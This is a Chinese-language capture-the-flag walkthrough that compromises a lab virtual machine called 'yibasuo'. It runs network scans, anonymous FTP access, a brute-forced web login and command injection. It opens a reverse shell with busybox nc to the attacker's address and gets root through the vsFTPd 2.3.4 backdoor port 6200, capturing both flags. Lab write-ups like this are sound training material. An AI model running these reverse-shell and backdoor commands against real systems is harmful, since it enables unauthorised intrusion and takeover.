yibasuo

user

打开靶机，然后进行信息搜集

```
┌──(root㉿kali)-[~]
└─# sudo arp-scan -I eth0 192.168.3.0/24
Interface: eth0, type: EN10MB, MAC: 00:0c:29:b6:ad:54, IPv4: 192.168.3.236
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.3.102   94:bb:43:0a:80:4a       (Unknown)
192.168.3.248   08:00:27:41:ef:aa       PCS Systemtechnik GmbH
192.168.3.241   42:75:d1:28:e7:70       (Unknown: locally administered)

3 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.031 seconds (126.05 hosts/sec). 3 responded
```

发现靶机地址：

192.168.3.248

fscan扫一下192.168.3.248


```
fscan.exe -h 192.168.3.248/windows  ./fscan -h 192.168.3.248 /linux
```

nmap 扫一下


```
┌──(root㉿kali)-[~]
└─# nmap 192.168.3.248
Starting Nmap 7.94SVN ( https://nmap.org ) at 2025-11-23 00:16 CST
Nmap scan report for 192.168.3.248
Host is up (0.0012s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE
21/tcp open  ftp
22/tcp open  ssh
80/tcp open  http
MAC Address: 08:00:27:41:EF:AA (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 13.25 seconds
```

发现21端口，使用

```
ftp 192.168.3.248 21 连接
```



因为在扫描的过程里面是匿名登录，使用name为anonymous 密码为空，直接敲回车



下载到本地

```
get creds.txt
```


然后cat一下发现是错的，然后发现这里有个信息

```
220 (vsFTPd 2.3.4)
```

搜索一下


```
https://blog.csdn.net/m0_62670778/article/details/138683346
```

不过使用工具无法



到达。

然后

```
ftp 192.168.3.248 21
name:anonymous:)
pass:直接回车
发现是不行的
```

然后就查看80端口，发现是登录页面，直接爆破


登录进去，发现存在进行输入命令的地方，不过有的是存在不授权的


```
ls /usr/bin
```

```
ls /usr/bin > file.txt
```

爆破发现bosybox有权限

```
直接输入命令 进行反弹shell
busybox nc 192.168.3.236 8888 -e /bin/bash
```





反弹成功

```
/usr/bin/script -qc /bin/bash /dev/null 稳定shell
```

然后就是

```
www-data@Yibasuo:/var/www/html/secure$ cd /home
cd /home
www-data@Yibasuo:/home$ ls
ls
ftp  todd
www-data@Yibasuo:/home$ cd ./tod
cd ./tod
bash: cd: ./tod: No such file or directory
www-data@Yibasuo:/home$ cd ./todd
cd ./todd
www-data@Yibasuo:/home/todd$ cat u*
cat u*
flag{user-43109792-4b81-11f0-a435-9731ae49dbea}
```

root

在之前说过有个漏洞没有打，但是那个漏洞是打进去，不过没有权限去利用，然后进入内部了，ss -lntup一下发现6200端口开放，

6200端口是写入东西了，直接监听反弹shell，拿下root

```
www-data@Yibasuo:/var/www/html/secure$ ss -lntup
ss -lntup
Netid   State    Recv-Q   Send-Q     Local Address:Port     Peer Address:Port
udp     UNCONN   0        0                0.0.0.0:68            0.0.0.0:*
tcp     LISTEN   0        32               0.0.0.0:21            0.0.0.0:*
tcp     LISTEN   0        128              0.0.0.0:22            0.0.0.0:*
tcp     LISTEN   0        100              0.0.0.0:6200          0.0.0.0:*
tcp     LISTEN   0        128                    *:80                  *:*
tcp     LISTEN   0        128                [::]:22               [::]:*
www-data@Yibasuo:/var/www/html/secure$ busybox nc 127.0.0.1 6200
busybox nc 127.0.0.1 6200
ls
ls
bin
boot
dev
etc
home
initrd.img
initrd.img.old
lib
lib32
lib64
libx32
lost+found
media
mnt
```

```
opt
proc
root
run
sbin
srv
sys
tmp
usr
var
vmlinuz
vmlinuz.old
cd /root
cd /root
ls
ls
root.txt
cat root.txt
cat root.txt
flag{root-15d4d3ec-4b81-11f0-9da9-b378f7bb3e40}
```